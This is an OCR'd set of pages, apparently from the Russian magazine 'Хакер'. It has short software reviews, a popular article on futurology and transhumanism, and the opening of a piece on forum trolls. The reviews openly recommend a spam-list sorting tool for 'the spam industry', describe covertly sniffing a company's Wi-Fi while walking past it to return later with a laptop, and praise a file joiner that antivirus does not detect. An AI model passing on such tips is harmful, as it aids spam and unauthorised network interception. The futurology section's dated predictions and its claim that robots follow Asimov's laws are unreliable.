
ПРОГРАММА: NPUST EMAIL LIST MANAGER
ОС: WINDOWS 2000/XP
АВТОР: NPUST SOFT



> Сортируем спам-базы

За последнее время я перебрал множество программ для сортировки e-mail-баз и, надо сказать, так и не нашел удобного и надежного инструмента, способного парсить спам-базы приличных объемов. С одной стороны, можно накодить свой php/perl-скрипт, включив в него все необходимые функции, а с другой — использовать Npust Email List Manager =). Если ты читал мою статью по организации спам-бизнеса в ноябрьском выпуске «Хакера», то уже смекнул что к чему. Дело в том, что все качественные продукты стоят денег, зачастую немалых, но мне все же удалось найти фриварную софтину для сортировки баз. Причем, тулза умеет не только удалять дубликаты мыл из листа, но и склеивать/дробить базы, вставлять проверочный e-mail-адрес и много чего еще. Меню софтины содержит следующие пункты:

1. Filter list (include specific e-mail) — вставка своего мыла через определенный промежу-



ток строк в базе (проверочный e-mail обычно используется для чека рассылки спама);

2. Rearrange list (sort or randomize) — различные варианты сортировок, вплоть до перемешивания мыльников :);

3. Extract random sublist — отрезание (не путать с обрезанием :) — примечание редактора) куска листа;

4. Remove duplicates on sort — удаление дубликатов e-mail'ов из базы;

5. Merge lists into select list — склеивание нескольких спам-листов в один (полезно в том случае, когда имеешь несколько десятков баз, слитых с забугорных ресурсов).

Кроме всего прочего, утила обладает приятным интерфейсом, разобраться с которым не составит труда. В общем, если ты серьезно решил работать в сфере спам-индустрии, эта тулза будет просто необходима.

ПРОГРАММА: AIRSCANNER MOBILE SNIFFERSYSTEM
ОС: WM5/WM2003SE
АВТОР: AIRSCANNER SOFTWARE

Mobile Sniffer v2.0 12:20

Index	Protocol: Source(port) > Destinat
7	TCP: 169.254.2.2(2692) > 169.25
8	TCP: 169.254.2.1(5655) > 169.25
9	TCP: 169.254.2.2(2690) > 169.25
10	TCP: 169.254.2.1(6510) > 169.25
11	TCP: 169.254.2.2(2692) > 169.25
12	TCP: 169.254.2.1(5655) > 169.25
13	TCP: 169.254.2.2(2690) > 169.25

> Один из лучших Wi-Fi сниферов для КПК

Не так давно я купил себе КПК — недорогой HP iPAQ со встроенным Wi-Fi адаптером. Купил по большей части забавы ради — уж очень хотелось повардрайвить в родном районе =). Почти сразу возник вопрос по поводу софта. Опытные вардрайверы однозначно кивнут в сторону популярнейшего снифера Wi-Fi сетей — Stumb'а; к счастью, его реализация в виде утилы Mini Stumb есть и под Pocket PC. Вот только работать на моем КПК под Windows Mobile 5 прога категорически отказалась. Причина банальная — не поддерживается мой адаптер :(. Тогда знакомые порекомендовали мне другую не менее известную тулзу под названием Airscanner Mobile Sniffer. С этой программой проблем не возникло никаких.

После инсталла я стартанул утилу и вышел на улицу, предварительно запустив снифер (Tools → Start Capture). Не успел я спуститься на бульвар, как в наушниках раздались щелчки. Как позже выяснилось, тулза использует звуковое оповещение о перехваченных пакетах, что очень удобно. Погуляв около получаса, я получил полный лог-отчет, который включал в себя следующие поля:

1. Index — порядковый номер перехваченного пакета;

2. Protocol: Source(port) > Destination(port) — протокол, адреса прохождения пакета;

3. MAC Address — думаю, понятно =).

Все отснифанные пакеты предлагается сохранить в виде лога. Допустим, идешь ты мимо какой-либо организации, нащупал их сеть, сохранил лог, пошел дальше. А в следующий раз можно и с ноутом вернуться :). Кроме того, Airscanner Mobile Sniffer ведет статистику сетевой активности, отображая количество и размер принятых пакетов. Также ты можешь настроить фильтр (Options → Set Filter) и впоследствии использовать его (Options → Enable Filter). Есть и функция отключения звука, хотя отключать его я бы тебе не советовал. Ведь гораздо удобнее подключить наушники, запустить снифер и положить КПК в карман. Да и у окружающих наушники подозрений, как правило, не вызывают (если не одевать майку с логотипом журнала «Хакер» =)). Одним словом, доставай свой наладонник и срочно инсталь тулзу — не пожалеешь :).

ПРОГРАММА: SIMPLE MEDIA+ARCHIVE JOINER
ОС: WINDOWS 2000/XP
АВТОР: KODSWEB TEAM

В одном из прошлых выпусков «X-Tools» я выкладывал DSJoiner от Ru24Team. Напомню, что прога предназначалась для склейки двух файлов и не палилась антивирями.

В этот раз хочу представить тебе тулзу от Kodsweb Team — Simple Media+Archive Joiner. Суть утилы заключается в склейке картинки с архивом с последующей возможностью открытия файла как в виде картинки, так и в виде архива. Звучит немного сумбурно, хотя на самом деле все достаточно просто. Если ты когда-нибудь открывал обычную gif-картинку текстовым редактором, то мог заметить в первой строчке сигнатуру типа «GIF89», которая и обозначает формат картинки. Аналогичная ситуация и с другими типами файлов, в том числе и с архивами. Проще говоря, тулза дописывает «тело» картинки в «тело» архива, сохраняя полученную смесь в виде нового архива.

Теперь рассмотрим случаи, в которых тебе может пригодиться эта программа. Не буду описывать ситуации с ограничением на вносимую/выносимую информацию, так как в них гораздо удобнее использовать обычный джойнер. Но вот для записи какой-либо инфы в качестве рисунка с последующей склейкой в «тело» архива тулза будет как нельзя кстати. Допустим, ты не хочешь, по понятным причинам, светить контакты, тогда создавай в Paint'e новый рисунок и записывай их прямо туда. Далее выбирай любой из наиболее безобидных архивов и с помощью Simple Media+Archive Joiner склеивай 2 файла. Теперь, когда тебе понадобится связаться с нужным человеком, достаточно будет открыть архив любым графическим редактором. Конечно, в особенно критических случаях рекомендуется криптозащита, но заметь, что на данном этапе процедура получения доступа к скрытой информации занимает всего несколько секунд. К тому же люди часто не замечают того, что у них находится в буквальном смысле под носом, так что однозначно must have =).

ПРОГРАММА: YAHOO! WIDGET ENGINE
ОС: WINDOWS 2000/XP
АВТОР: YAHOO! INC.



> Удобный почтовый клиент для Yahoo!

Многие сталкивались с проблемой использования почтовых клиентов для работы с Yahoo! Mail. Спешу тебя обрадовать: выход найден и имя ему — Yahoo! Widget Engine. Эта тулза обладает сногсшибательным интерфейсом и выполняет роль почтового клиента для Yahoo-аккаунтов. Утила включает в себя календарь, часы и множество других прибамбасов. Программа съедает совсем немного трафика и удобно сворачивается в трей, а значок оповещения на экране всегда сообщит тебе о новых письмах. В общем, если тебя уже достала веб-аутентификация на твоем яховском мыльнике, можешь ставить тулзу, не задумываясь =). ⌶

ИЛЬЯ АЛЕКСАНДРОВ
/ ILYA_AL@RAMBLER.RU /


©Юля Якушова

ЧТО БУДУЩЕЕ НАМ ГОТОВИТ?

ФУТУРОЛОГИЯ — ЗА ГРАНЯМИ РЕАЛЬНОСТИ

ЧЕЛОВЕК ВО ВСЕ ВРЕМЕНА ХОТЕЛ ЗНАТЬ, ЧТО ЖДЕТ ЕГО ЗАВТРА. ДРЕВНИЕ ГРЕКИ ПОЧИТАЛИ ПИФИЙ, В СРЕДНИЕ ВЕКА ГАДАНИЕМ ЗАНИМАЛИСЬ ДАЖЕ ПОД СТРАХОМ СМЕРТИ, А ОТДЕЛЬНЫЕ НАИВНЫЕ ЛИЧНОСТИ И СЕЙЧАС ОСТАНАВЛИВАЮТСЯ ВОЗЛЕ УЛЫБАЮЩИХСЯ ЦЫГАНОК. НО Я НЕ БУДУ ПУГАТЬ ТЕБЯ РАССКАЗАМИ НОСТРАДАМУСА. В ИНФОРМАЦИОННОМ ВЕКЕ ДАЖЕ К ПРЕДСКАЗАНИЯМ ПОЯВИЛСЯ СВОЙ, НАУЧНЫЙ ПОДХОД.

Исторические корни



Футурология — это наука прогнозирования будущего. Люди, предсказывающее будущее сверхъестественными способами, и те, кто угадывает очевидные развития событий или недалекое будущее, к ним не относятся. То есть знахарка тетя Маша и игрок на валютной бирже, прикидывающий изменение курса доллара, футурологами не являются. Футурология изучает цели и задачи развития современного общества, анализирует возможные проблемы и трудности. Основываясь на сегодняшних социальных, экономических и технологических открытиях, ученые пытаются предсказать ход развития цивилизации. Футурологи говорят, что их наука необходима для построения желаемого будущего, а не для смиренного и пассивного его ожидания.

Первыми представителями этой науки можно назвать философов-утопистов. Например, Платона с его «Республикой», Томаса Мора, автора «Утопии». Но эти произведения являлись прежде всего отражением представлений авторов об идеальном мире, а уже потом попытками заглянуть в будущее.

Авторов романов в жанре «научная фантастика» зачастую тоже причисляют к футурологам. Научная фантастика формировалась во время стремительного развития техники в ожидании столкновения с притягательным, но таинственным будущим. Конечно, не все фантасты стремились к точному прогнозированию, но если начать анализировать труды Жюля Верна, Александра Беляева, Станислава Лема, то можно прийти к интересным выводам. Из 108-ми идей Жюля Верна не воплотились в жизнь только 10, а Беляев в 50-ти прогнозах на страницах своих романов ошибся лишь трижды!



Чья-то фантазия или наше будущее?

Впрочем, признание футурологии как самостоятельной дисциплины произошло значительно позже, лишь в середине XX века. После Второй мировой войны Советский Союз и страны Восточной Европы начали работу по восстановлению и развитию экономики. Для этой задачи были привлечены ученые, которым, помимо всего прочего, нужно было уметь прогнозировать развитие современного мира, заниматься научным планированием.
В США же футурология стала применяться на практике во время войн, когда эксперты прибегали к системному анализу для планирования военных действий.
В конце 60-х годов уже сформировалось международное сообщество футурологов. В 1972 году доклад футурологов «Пределы роста», где критически оценивалось будущее планеты в связи с перенаселением, экологическими проблемами и прочими ужастиками, вызвал бурю эмоций среди общественности. Тогда же появились первые организации прогнозирования: Всемирная федерация изучения будущего и Всемирное общество будущего.

О робототехнике и науке вообще

ОБ АЙЗЕКЕ АЗИМОВЕ И АРТУРЕ КЛАРКЕ МОЖНО ГОВОРИТЬ ДОЛГО, РАССКАЗЫВАЯ ОБ ИХ КНИГАХ И БИОГРАФИЯХ. НО НАС ОНИ ИНТЕРЕСУЮТ НЕ СТОЛЬКО КАК ФАНТАСТЫ, СКОЛЬКО КАК ФУТУРОЛОГИ, ТАК ВЕДЬ?


Айзек Азимов вошел в историю как человек, открывший три закона робототехники. Роботов и сейчас делают согласно этим принципам:
1. Робот не может причинить вред человеку или своим бездействием допустить, чтобы ему был причинен вред.
2. Робот должен подчиняться командам человека, если эти команды не противоречат первому закону.
3. Робот должен заботиться о своей безопасности, пока это не противоречит первому и второму закону.

АРТУР КЛАРК В ДОЛГУ НЕ ОСТАЛСЯ И ПОШЕЛ ЕЩЕ ДАЛЬШЕ, РАЗМЫШЛЯЯ О НАУКЕ В ЦЕЛОМ. ТАК НАЗЫВАЕМЫЕ «ЗАКОНЫ КЛАРКА» БЫЛИ ОПИСАНЫ ИМ В КНИГЕ «ПРОФИЛИ БУДУЩЕГО». НЕСМОТРЯ НА НЕКОТОРУЮ НЕСЕРЬЕЗНОСТЬ ЭТИХ ЗАКОНОВ, С НИМИ СЛОЖНО НЕ СОГЛАСИТЬСЯ:

1. Если заслуженный, но престарелый ученый говорит, что нечто возможно, он почти наверняка прав. Если же он говорит, что нечто невозможно, он почти точно ошибается.
2. Единственный способ установить границы возможного — попытаться сделать шаг за эти границы.
3. Технология, значительно превосходящая по уровню известные нам, неотличима от магии.

Методы изучения

В своей работе футурологи используют несколько методов, которые можно разделить на четыре группы. К первой относится выявление общего мнения путем опросов. Анкетирование проводится среди ученых и людей, непосредственно занятых в прогнозируемой отрасли. Во вторую группу входят всевозможные анализы, то есть выявление тенденций, их сопоставление, рассмотрение успехов и неудач в экономической, социальной или других сферах. Также распространено составление сценариев будущего и симуляции с ролевыми играми, демонстрирующие прогнозируемое будущее.
До середины XX века футурологи в основном пытались предсказать будущее, опираясь на выявление тенденций современного мира и их анализа. Но после 1973 года, когда ученые не смогли предугадать нефтяной кризис, они перешли к сценариям, основанным на многовариантности предстоящих событий. Стали учитываться не только технологические открытия, но и социальные моменты, например отношение людей в конкретной стране к внедрению мобильной связи нового поколения.
Наиболее точным способом прогнозирования сегодня считается так называемое «технологическое предвидение», разработанное японскими учеными и сейчас продвигаемое организацией ЮНИДО. Его отличие от предыдущих методов заключается в том, что технологическое предвидение комбинирует в себе сразу несколько вариантов анализа на следующих этапах:
1. Собирается информация о состоянии дел в данной стране (отрасли), включая анализ развития ИТ, экономи-



ческую ситуацию, социальную напряженность. Информация конспектируется и передается ученым и экспертам.
2. Ученые сравнивают различные факторы развития, анализируют информацию, после чего дают свои прогнозы.
3. На основе прогнозов составляется программа действий в отдельных областях, разрабатываются рекомендации.
В той же Японии, справедливо считающейся самой развитой в плане информационных технологий страной мира, технологическое предвидение во многом определяет внутреннюю политику государства. Сейчас в этой стране ученые работают над приборами, предупреждающими о землетрясении за несколько суток, разрабатывают сети, которые обеспечат пользователю безлимитные интернет-соединения до 150 Мб в секунду при цене 20 долларов за месяц, и 15-20 других проектов.
Сомнений в том, что воплотят футурологические грезы в жизнь, у меня мало — японские прогнозы 70-х и 80-х годов сбылись почти на 65%.

Известные футурологи

Наиболее известный нам футуролог — это, конечно же, Гордон Мур — основатель компании Intel, ее бывший президент и почетный председатель. Но имя Мура стало известно по другой причине — в 1965 году он опубликовал закон, согласно которому количество транзисторов в микропроцессоре будет удваиваться ежегодно. Закон был изменен автором в 1995 году, теперь удвоение происходит каждые 2 года. По предсказанному Муром сценарию, компьютерный мир живет до сих пор, а Гордон, заработав состояние в 5,5 миллиардов долларов, проводит пенсионные будни где-то на побережье Атлантического океана.

Еще один известный футуролог из США, в отличие от Мура специализировавшийся не на компьютерах, а на глобальных ситуациях, — Элвин Тоффлер, автор концепции о «сверхиндустриальной цивилизации». Концепция представляет собой развитие теории о «трех волнах», когда после первой (аграрной цивилизации) и второй (индустриального общества) волны, следует третья волна — научно-техническая революция, которая построит сверхиндустриальную цивилизацию. Во время формирования этой цивилизации мы, собственно, и живем. Тоффлер много писал на тему проблем и конфликтов, которые повлечет за собой цивилизация в начале XXI столетия.


Возможно, так будет выглядеть человек ближайшего будущего

К футурологам относят и культового среди киберпанков Брюса Стерлинга. Брюс окончил Техасский университет, после чего долго работал журналистом. В 1978 году он опубликовал первый научно-фантастический рассказ «Человек: сделай сам», потом первый роман «Океан инволюции» и популярную «Схизматрицу». Писатель считается главным идеологом киберпанк-движения, его манифесты рассылались по электронной почте и публиковались в соответствующих e-zine'ах. На самом деле, киберпанки, и в особенности Стерлинг, имеют полное право называться футурологами. Другое дело, что они относятся к скептической, депрессивной их части. Согласно идеологии киберпанка, будущее человека печально и технологические джунгли, к которым он так стремится, станут враждебными и тупиковыми. Впрочем, об этом жанре мы и так писали достаточно, не буду повторяться. Кстати, Стерлинг недавно издал книжку «Будущее уже началось. Что ждет каждого из нас в XXI веке?». Это сборник статей, где автор делится своим мнением по поводу биотехнологий, интернета, размышляет о вероятности новых войн.
Польский фантаст Станислав Лем активно издавался на русском еще в СССР. Он жестко критиковал американскую фантастику, выступал с футурологическими статьями, получил ученую степень в Вроцлавском технологическом университете. Наиболее известен он по книгам «Солярис» (экранизированной Тарковским, а позже и Стивеном Содербергом) и «Сумма технологии».
Но наиболее харизматичным из всех футурологов, на мой взгляд, является Ф.М. Эсфендиари. Этот фанатично преданный науке человек родился в 1930 году в Бельгии. Впоследствии он сменит имя на FM-2030, чем выразит надежду, что проживет до ста лет. Сын иранского дипломата, он к 11-ти годам уже успел пожить в 17-ти странах мира — учился в Англии, во французской иезуитской школе, даже в ливанской школе при женском монастыре! Неудивительно, что после подобного детства FM называл себя гражданином мира и считал понятие национальности ненужным. Эсфендиари работал в комиссиях ООН, но уволился, чтобы сосредоточиться на научной и литературной деятельности.
В своих книгах он затрагивает проблему вечной жизни, выражает надежду, что технология дойдет до того, чтобы позволить

«СОГЛАСНО ИДЕОЛОГИИ КИБЕРПАНКА, БУДУЩЕЕ ЧЕЛОВЕКА ПЕЧАЛЬНО И ТЕХНОЛОГИЧЕСКИЕ ДЖУНГЛИ, К КОТОРЫМ ОН ТАК СТРЕМИТСЯ, СТАНУТ ВРАЖДЕБНЫМИ И ТУПИКОВЫМИ»

ССЫЛКИ

www.futura.ru — портал о прогнозировании;
www.transhumanism-russia.ru — официальный сайт движения трансгуманистов в России;
www.2084.ru — проект «2084»;
www.rfsa.ru — Российская академия прогнозирования RFSA;
http://ru.wikipedia.org/wiki/ Категория: Футурология.




› Портал российского трансгуманистического движения

человеку жить в несколько раз дольше. В 60-х годах он сосредотачивается на футурологии, читает лекции и выступает в различных ток-шоу на телевидении. Он говорит о возможности исправления генетических ошибок, о беременности вне человеческого тела, о телемедицине и телеторговле, когда клиент будет получать необходимые товары и консультации, не выходя из дома. Современная Сеть воплотила в жизнь многие прогнозы FM-2030, который также предсказал падение коммунизма, когда многие аналитики опасались увеличения военной мощи СССР. В 1989 году Эсфендиари пишет самую важную свою книгу — «Трансгуманист ли ты?», давшую начало движению трансгуманистов. Согласно книге, трансгуманисты — это новые существа, эволюционировавшее из человека благодаря технологическим открытиям в науке. FM-2030 скончался в 2000 году в возрасте 69 лет. После смерти он был крионирован (об этом процессе я расскажу ниже) компанией «Алькор», и его крионированное тело находится в США, в штате Аризона. Биография этого удивительного человека заставляет меня рассказать еще о двух явлениях, порожденных футурологией.


› Известный футуролог: Элвин Тоффлер

Трансгуманизм и крионика

Сначала о крионике. Занимающиеся этой наукой исходят из того, что живущие ныне люди имеют шансы на личное бессмертие. В качестве доказательства ученые приводят факты о животных и насекомых, которые, будучи замороженными в жидком азоте, после оттаивания оживают. Из этого следует, что тело человека после смерти можно сохранить при сверхнизкой температуре и никаких химических процессов (то есть разложения) происходить не будет. «Зачем?» — спросишь ты. Исследователи-крионики ответят: «Когда наука достигнет того уровня, при котором посредством нанотехнологий станет возможным ликвидировать причину смерти, тело будет извлечено и человек оживлен. Причем неважно, умер он естественной смертью или погиб в автокатастрофе».
При криосохранении тело находится в специальных емкостях — сосудах Дьюара при температуре жидкого азота (–196 градусов по Цельсию). Если у тебя умер любимый хомячок и ты хочешь воскресить его в лучшие времена, то приготовься раскошелиться: заморозка тела стоит порядка 9000 долларов.
А когда технологии станут такими умными и станут ли вообще, никому неизвестно.
Трансгуманизмом называют мировоззрение, которое утверждает возможность и необходимость развития способностей человека до уровня, существенно превышающего нынешний. Трансгуманисты считают, что с помощью прорывов в науке человечество может победить старение, смерть, многократно увеличить интеллектуальные способности. Уже сейчас есть препараты, управляющие человеческими эмоциями, — различные стимуляторы и антидепрессанты. В будущем посредством нанотехнологий должны появиться вещества, позволяющие умножить творческие и умственные возможности людей.


› Гордон Мур

В последнее время идеи трансгуманизма приобретают особую популярность и уже можно говорить о целом движении ученых, философов и просто активистов, разделяющих его принципы. Существует Всемирная организация трансгуманистов, появилось подобное движение и в России. Все началось с того, что Данила Медведев перевел на русский язык F.A.Q., составленный вышеупомянутой Всемирной организацией. Документ опубликовали сразу несколько технических сайтов, и слово «трансгуманизм» перестало быть неизвестным для рунетчиков.

ФУТУРОЛОГИЧЕСКИЕ КНИГИ

ЕСЛИ ТЫ ХОЧЕШЬ ПОДРОБНЕЕ РАЗОБРАТЬСЯ В ФУТУРОЛОГИИ, ОБЯЗАТЕЛЬНО ПРОЧТИ ЭТИ КНИГИ:

1. Брюс Стерлинг, «Будущее уже началось. Что ждет каждого из нас в XXI веке?».
2. Андрей Капаций, «Цивилизация богов: Прогноз развития науки и техники в 21-м столетии». Научно-технический прогноз, основанный на работе мирового сообщества футурологов. Описано все подробно, рассматриваются как оптимистичные прогнозы, так и не очень.
3. Майкл Диринг, «Рассвет Сингулярности». Рассматриваются перспективы самых востребованных наук будущего, нанотехнологии, биотехнологии и искусственный интеллект.
4. Эрик Дрекслер, «Машины созидания. Грядущая эра нанотехнологии». Название говорит само за себя.
5. Фрэнсис Фукуяма, «Конец истории». Скорее философская книга, где автор пытается объяснить влияние технологий на мировоззрение человека и предугадать будущее современных цивилизаций.





> www.cyberpunk.ru — главный сайт русских киберпанков



> «2084» — российский футурологический проект

Футурология в России

Международная академия прогнозирования, объединяющая экспертов в области футурологии, была учреждена в 1999 году в Италии. Возглавляет ее русский ученый Игорь Васильевич Бестужев-Лада, доктор исторических наук, автор нескольких книг и множества статей, самый известный и уважаемый российский футуролог. Членом академии может быть каждый доктор наук, имеющий в своем активе работу по прогнозированию.

Академией был учрежден Московский центр исследования будущего, который ведет работу над рядом интересных проектов. Назову те, которые меня особенно впечатлили: «Третья и четвертая мировые войны: ход и возможный исход», «Следующие 4 поколения компьютера» и «Следующие 4 поколения интернета».

Загорелся желанием выучиться на футуролога? Тебе стоит обратиться в специальную Гуманитарно-прогностическую академию, хотя набор факультетов там стандартный: юридический, экономический и т.д. Специализированные вузы по подготовке футурологов существуют лишь в Хьюстоне (США) и на Гавайях. Это, по-моему, странно, ведь сегодня общество вполне готово к признанию профессии «футуролог», а такие компании, как British Telecom и IBM, имеют целые отделы по прогнозированию. Подобная структура функционирует, кстати, и в ЦРУ.

Что касается России, с января 2005 года в Москве проводятся семинары по трансгуманизму, организованные Российским трансгуманистическим движением (РТД). Семинар зарегистрирован как ячейка в Российской академии наук. РТД занимается несколькими проектами — крионикой, футурологией и сбором информации о старении человека. Движение принимает участие в международных конференциях, занимается развитием веб-сайтов. Всю дополнительную информацию можешь узнать на портале www.transhumanism-russia.ru. Глядишь, даже вступишь в движение — там сейчас как раз нужны новые члены.

Прогнозы

Конечно, все прогнозы футурологов сбываться не могут — ученые не боги. Особенно много ошибок было тогда, когда наука только формировалась. Впоследствии именно эти неудачные прогнозы серьезно подорвали доверие к футурологам.

Например, широко известно заблуждение Кена Ольсона, президента компании Digital Equipment, который в 1977 году заявил: «Ни у кого не может возникнуть необходимость иметь компьютер в своем доме». Или заявление компании IBM для прессы в 1982 году, в котором, помимо всего прочего, содержались строчки: «100 миллионов долларов — слишком большая цена за Microsoft». Теперь компьютеры в каждом доме, а сто миллионов баксов Билл тратит в месяц на бутерброды. Или, по крайнее мере, вполне может себе позволить тратить.

О сбывшихся прогнозах я уже говорил, но можно рассмотреть их на примере научно-фантастических романов. Вот, например, что писала в романе «Паутина» (издан в 1999 году) Мерси Шелли: «Все та же классическая картина времен УСОРМа: «Суд над библиотекой Мошкова за систематическое нарушение закона об авторском праве»…». Думаю, о процессе над Мошковым, приключившимся в 2004 году, напоминать не надо. В том же романе предсказано появление в Петербурге женщины-губернатора и создание сообщества «взломщиков рекламы», существующего ныне в Живом Журнале.

Тебе, конечно же, любопытно, что предсказывают футурологи на ближайшее будущее?

ВОТ НЕСКОЛЬКО НАИБОЛЕЕ ИНТЕРЕСНЫХ ПРЕДСКАЗАНИЙ:

2007 год — ученые научатся применять искусственную кровь.
2008 год — бытовая техника будет больше похожа на домашних роботов, полностью взяв на себя заботу человека о доме.
2009 — появятся вакцины от СПИДа.
2010 — произойдет первое клонирование человека.
2012 — озоновые дыры в атмосфере будут искусственно ликвидированы.
2014 — появятся города на воде.
2015 — начнется массовое производство квантовых и биокомпьютеров.
2017 — будут созданы искусственный глаз и мозг.
2019 — будут изобретены анестезирующие лекарства, снимающие любую боль.
2020 — искусственный интеллект робототехники достигнет уровня интеллекта человека. Искусственные существа будут развиваться и совершенствоваться куда быстрее, чем люди.
2030 — произойдет первая высадка человека на Марс.

«ДИКИЙ МИР БУДУЩЕГО»

«Дикий мир будущего» — научно-популярный фильм телекомпании BBC. Ты наверняка видел сделанные этой компанией «Прогулки с динозаврами». Но, в отличие от предыдущего фильма, «Дикий мир будущего» демонстрирует нашу планету спустя несколько миллионов лет, возможные изменения в климате и ландшафте Земли. Критиками этот фильм был признан неудачным как раз из-за отсутствия компетентной научной работы, вместо которой зрителей ожидали спецэффекты. В ленте не видно результатов технологической деятельности человека, а эволюция просто пущена в обратном порядке.




ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /

DON'T FEED FORUM TROLLS

ФОРУМНЫЕ ТРОЛЛИ — ПАРАЗИТЫ СЕТИ










ДЛЯ МНОГИХ ЛЮДЕЙ ФОРУМЫ СЕЙЧАС — ПОСТОЯННОЕ МЕСТО ОБЩЕНИЯ. НАРОД ЗНАКОМИТСЯ, ОБСУЖДАЕТ НАБОЛЕВШЕЕ, ДЕЛИТСЯ ОПЫТОМ. И ДАЖЕ НЕ ПОДОЗРЕВАЕТ, ЧТО СОВСЕМ РЯДОМ, ПРИТАИВШИСЬ В ЗАСАДЕ, СИДЯТ АКУЛЫ. ОНИ ПОКАЗЫВАЮТСЯ В САМЫЙ РАЗГАР БЕСЕДЫ, КИДАЮТ НЕСКОЛЬКО МЕТКИХ ФРАЗ, И ДРУЖЕЛЮБНЫЕ ПОСИДЕЛКИ В ОДНО МГНОВЕНИЕ ПРЕВРАЩАЮТСЯ В БУРЮ ФЛЕЙМА И ВЫЯСНЕНИЯ ОТНОШЕНИЙ. ЭТИ АКУЛЫ НЕ БЕЗ ГОРДОСТИ НАЗЫВАЮТ СЕБЯ «ТРОЛЛЯМИ» И СЧИТАЮТ, ЧТО ИМ НЕТ РАВНЫХ НА ПОЛЕ ФОРУМНОЙ БРАНИ.

Исторические корни

